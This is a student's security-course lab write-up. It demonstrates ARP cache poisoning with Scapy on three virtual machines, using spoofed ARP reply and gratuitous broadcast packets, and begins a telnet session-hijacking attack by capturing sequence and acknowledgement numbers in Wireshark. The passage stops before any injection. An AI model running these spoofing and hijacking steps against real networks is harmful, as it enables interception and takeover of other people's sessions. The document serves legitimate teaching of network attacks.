
Grace Forsyth
forsytgrac
300529611

CYBR371 – Assignment 2

Grace Forsyth
forsytgrac
300529611

1. [14 Marks Total] Demonstrate ARP cache poisoning attack using the following ARP messages. (Note: For ARP response and Gratuitous message attacks to work, the target machine(s) should already have an ARP entry for the victim machine).


Attacker VM:
IP: 10.0.2.5/24
MAC: 08:00:27:43:4e:6b
Host name: osboxes eth: enp0s3



```
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::ea61:2d7:e760:ec65  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:43:4e:6b  txqueuelen 1000  (Ethernet)
        RX packets 119  bytes 25381 (25.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 86  bytes 10153 (10.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 207  bytes 16683 (16.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 207  bytes 16683 (16.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Target VM:
IP: 10.0.2.6/24
MAC: 08:00:27:cd:47:fe
Host name: osboxes eth: enp0s3



```
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.6  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a11e:35c3:f630:6e4c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:cd:47:fe  txqueuelen 1000  (Ethernet)
        RX packets 57  bytes 15042 (15.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 94  bytes 11638 (11.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 224  bytes 19392 (19.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 224  bytes 19392 (19.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Gateway VM:
IP: 10.0.2.4/24
MAC: 08:00:27:cf:89:44
Host name: osboxes eth: enp0s3



```
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::725:3535:c442:270  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:cf:89:44  txqueuelen 1000  (Ethernet)
        RX packets 251  bytes 46901 (46.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 97  bytes 11674 (11.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 213  bytes 17897 (17.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 213  bytes 17897 (17.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Grace Forsyth
forsytgrac
300529611

The attacker, target and gateway are 3 lubuntu VMS running on the same network 10.0.2.0/24.

A. [**6 Marks**] ARP response message


Firstly I pinged all the machines and then looked at all of their arp tables to ensure they have each other.

Attacker arp table:




```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.6                 ether   08:00:27:cd:47:fe   C                     enp0s3
10.0.2.3                 ether   08:00:27:5d:64:90   C                     enp0s3
10.0.2.4                 ether   08:00:27:cf:89:44   C                     enp0s3
```

Target arp table:




```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.5                 ether   08:00:27:43:4e:6b   C                     enp0s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.4                 ether   08:00:27:cf:89:44   C                     enp0s3
10.0.2.3                 ether   08:00:27:5d:64:90   C                     enp0s3
```

Gateway arp table:



```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.6                 ether   08:00:27:cd:47:fe   C                     enp0s3
10.0.2.3                 ether   08:00:27:5d:64:90   C                     enp0s3
10.0.2.5                 ether   08:00:27:43:4e:6b   C                     enp0s3
```

Now the attacker will perform the ARP response attack by sending false ARP responses to the target and gateway. Below is the scapy code which formulates and sends the ARP response packet.



```
         sc  sccaCY//PCypaapyCP//YSs
                  spCPY//////YPSps
                       ccaacs
                                       using IPython 7.13.0
>>> eth = Ether(src="08:00:27:43:4e:6b", dst="08:00:27:cd:47:fe")
>>> arpspoofed = ARP(op=2, psrc="10.0.2.4", hwsrc="08:00:27:43:4e:6b", pdst="10.0.2.6", hwdst="08:00:27:cd:47:fe")
>>> packet = eth/arpspoofed
>>> packet.show()
###[ Ethernet ]###
  dst= 08:00:27:cd:47:fe
  src= 08:00:27:43:4e:6b
  type= ARP
###[ ARP ]###
     hwtype= 0x1
     ptype= IPv4
     hwlen= None
     plen= None
     op= is-at
     hwsrc= 08:00:27:43:4e:6b
     psrc= 10.0.2.4
     hwdst= 08:00:27:cd:47:fe
     pdst= 10.0.2.6

>>> sendp(packet)
.
Sent 1 packets.
>>> 
```

Grace Forsyth
forsytgrac
300529611


The line “eth = Ether(src="08:00:27:43:4e:6b", dst="08:00:27:cd:47:fe")” has the source address of the attackers machine and the destination address of the targets machine. The Ether is needed to craft the packet.

The line “arpspoofed = ARP(op=2, psrc="10.0.2.4", hwsrc="08:00:27:43:4e:6b", pdst="10.0.2.6", hwdst="08:00:27:cd:47:fe")” creates the ARP false response packet by setting the source IP to the gateway VMs IP and the source MAC to the attackers VM IP so the target will see this and update the gateway VM to have the MAC address of the attackers.

I used this website as reference. https://medium.datadriveninvestor.com/arp-cache-poisoning-using-scapy-d6711ecbe112

The line “packet = eth/arpspoofed” creates the ARP response packet and the line “sendp(packet)” sends it.


We can see the effect of this attack when we look at the arp table on the targets machine. The gateway machine (10.0.2.4) now has the same MAC address as the attackers machine (10.0.2.5) in the ARP table which means the attack was a success and the attacker has spoofed the gateway to the target machine.



```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.5                 ether   08:00:27:43:4e:6b   C                     enp0s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.4                 ether   08:00:27:43:4e:6b   C                     enp0s3
10.0.2.3                 ether   08:00:27:5d:64:90   C                     enp0s3
```

B. [**6 Marks**] ARP Gratuitous message

Now the attacker will perform the ARP response attack by sending an ARP gratuitous message to the target. Below is the scapy code which formulates and sends the ARP response packet.



```
>>> eth = Ether(src="08:00:27:43:4e:6b", dst="ff:ff:ff:ff:ff:ff")
>>> arpspoofed = ARP(op=2, psrc="10.0.2.4", hwsrc="08:00:27:43:4e:6b", pdst="10.0.2.6", hwdst="ff:ff:ff:ff:ff:ff")
>>> packet = eth/arpspoofed
>>> packet.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 08:00:27:43:4e:6b
  type= ARP
###[ ARP ]###
     hwtype= 0x1
     ptype= IPv4
     hwlen= None
     plen= None
     op= is-at
     hwsrc= 08:00:27:43:4e:6b
     psrc= 10.0.2.4
     hwdst= ff:ff:ff:ff:ff:ff
     pdst= 10.0.2.6

>>> sendp(packet)
.
Sent 1 packets.
```

Gratuitous is sent as a broadcast so the destination is set to “ff:ff:ff:ff:ff:ff”.


Grace Forsyth
forsytgrac
300529611

eth = Ether(src="08:00:27:43:4e:6b", dst="ff:ff:ff:ff:ff:ff") sets the ether to the source of the attacker and the broadcast destination.

arpspoofed = ARP(op=2, psrc="10.0.2.4", hwsrc="08:00:27:43:4e:6b", pdst="10.0.2.6", hwdst="ff:ff:ff:ff:ff:ff") sets the ARP message as the source of the gateway and MAC source of the attacker. The MAC destination is also set to "ff:ff:ff:ff:ff:ff" to broadcast.

The packet is then sent.

We can see that the gratuitous message worked below in the target VMs ARP table. Before the attack the gateway has its own MAC address but after the attack the gateway VM's MAC address is set to the attacker's one.



```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:f6:28:83   C                     enp0s3
10.0.2.5                 ether   08:00:27:43:4e:6b   C                     enp0s3
10.0.2.4                 ether   08:00:27:cf:89:44   C                     enp0s3
osboxes@osboxes:~$
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:f6:28:83   C                     enp0s3
10.0.2.5                 ether   08:00:27:43:4e:6b   C                     enp0s3
10.0.2.4                 ether   08:00:27:43:4e:6b   C                     enp0s3
osboxes@osboxes:~$
```

C. [**2 Marks**] There are multiple ways (direct and indirect) to create an ARP entry into ARP cache). List two methods to create and maintain an ARP entry in the target machine(s).

Static and dynamic

1. An arp entry can be inserted statically by a user meaning that once it is there, the system does not need an ARP request since it already has the MAC address in the table.

2. An arp entry can also be inserted dynamically as the ARP cache is updated by the server itself based on past successful IP/MAC ARP requests.

2. [**6 Marks**] Demonstrate Man-In-The-Middle attack using session hijacking where an attacker captures the existing session between two machines on a local network and creates a folder with their name in the target machine.

NETWORK TOPOLOGY:

Attacker

IP: 10.0.2.5/24

Mac: 08:00:27:43:4e:6b

Hostname: osboxes   eth: enp0s3

Client

IP: 10.0.2.6

Mac: 08:00:27:cd:47:fe

Grace Forsyth
forsytgrac
300529611

Hostname: osboxes eth: enp0s3

Server
IP: 10.0.2.4
Mac: 08:00:27:cf:89:44
Hostname: osboxes eth: enp0s3

The attacker, server and client are 3 lubuntu VMS running on the same network 10.0.2.0/24.


Here the target is the server and client.

The first tool I use is telnet.
I use telnet to establish a connection between the client and server. This will be the session that the attacker hijacks. Telnet is a tool that creates telnet connections between hosts in a network.

The next tool I use is wireshark.
Wireshark is a tool used to capture and analyse packets in a network.

Telnet should be installed on the client and server VMS using the command sudo apt-get install telnetd.
Wireshark needs to be installed on the attacker vm using the command sudo apt-get install wireshark.


After installation, the first step is to make a telnet connection from the client to the server, as shown by the telnet 10.0.2.4 (servers IP) command below from the client VM.



```
osboxes@osboxes:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 20.04.4 LTS
osboxes login: osboxes
Password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.13.0-30-generic x86_64)
```

Then on the attackers machine we run “wireshark.” We can then see and capture the last ACK packet sent between the client and server.

Grace Forsyth
forsytgrac
300529611


Lubuntu(Attacker) [Running]
Capturing from enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.  Time          Source             Destination        Protocol Length Info
 57 4.166775666   10.0.2.4           10.0.2.6           TELNET    72 Telnet Data ...
 58 4.167120940   10.0.2.6           10.0.2.4           TCP       66 60580 → 23 [ACK] Seq=18
 59 4.172686697   10.0.2.4           10.0.2.6           TELNET    86 Telnet Data ...
 60 4.172958335   10.0.2.6           10.0.2.4           TCP       66 60580 → 23 [ACK] Seq=18
 61 4.174955094   10.0.2.4           10.0.2.6           TELNET    81 Telnet Data ...
 62 4.175129825   10.0.2.6           10.0.2.4           TCP       66 60580 → 23 [ACK] Seq=18
 63 9.365816356   PcsCompu_cf:89:44  RealtekU_12:35:00  ARP       60 Who has 10.0.2.1? Tell
 64 9.365816755   RealtekU_12:35:00  PcsCompu_cf:89:44  ARP       60 10.0.2.1 is at 52:54:00

Frame 62: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_cd:47:fe (08:00:27:cd:47:fe), Dst: PcsCompu_cf:89:44 (08:00:27:cf:89:44)
Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.4
Transmission Control Protocol, Src Port: 60580, Dst Port: 23, Seq: 18, Ack: 136, Len: 0

0000  08 00 27 cf 89 44 08 00  27 cd 47 fe 08 00 45 10   ··'··D·· '·G···E·
0010  00 34 3d f7 40 00 40 06  e4 b3 0a 00 02 06 0a 00   ·4=·@·@· ········
0020  02 04 ec a4 00 17 51 c9  14 3e 03 e9 26 d3 80 10   ······Q· ·>··&···
0030  01 f5 1c 6b 00 00 01 01  08 0a 89 1e ae 25 e6 de   ···k···· ·····%··
0040  a4 b1                                              ··

Internet Protocol Version 4 (ip), 20 bytes     Packets: 74 · Displayed: 74 (100.0%)     Profile: Default
```

We can then analyse this packet for the sequence and acknowledgement numbers, source port and destination port of the ACK so we can replicate and spoof this as the attacker.




```
 62 4.175129825   10.0.2.6           10.0.2.4           TCP       66 60580 → 23 [ACK] Seq=18
 63 9.365816356   PcsCompu_cf:89:44  RealtekU_12:35:00  ARP       60 Who has 10.0.2.1? Tell
 64 9.365816755   RealtekU 12:35:00  PcsCompu cf:89:44  ARP       60 10.0.2.1 is at 52:54:00

Transmission Control Protocol, Src Port: 60580, Dst Port: 23, Seq: 18, Ack: 136, Len: 0
    Source Port: 60580
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 18    (relative sequence number)
    Sequence number (raw): 1372132414
    [Next sequence number: 18    (relative sequence number)]
    Acknowledgment number: 136    (relative ack number)
    Acknowledgment number (raw): 65611475
    1000 .... = Header Length: 32 bytes (8)
    Flags: 0x010 (ACK)
    Window size value: 501
```

Source port: 60580
Dest. Port: 23
Sequence number: 1372132414
Acknowledgement number: 65611475

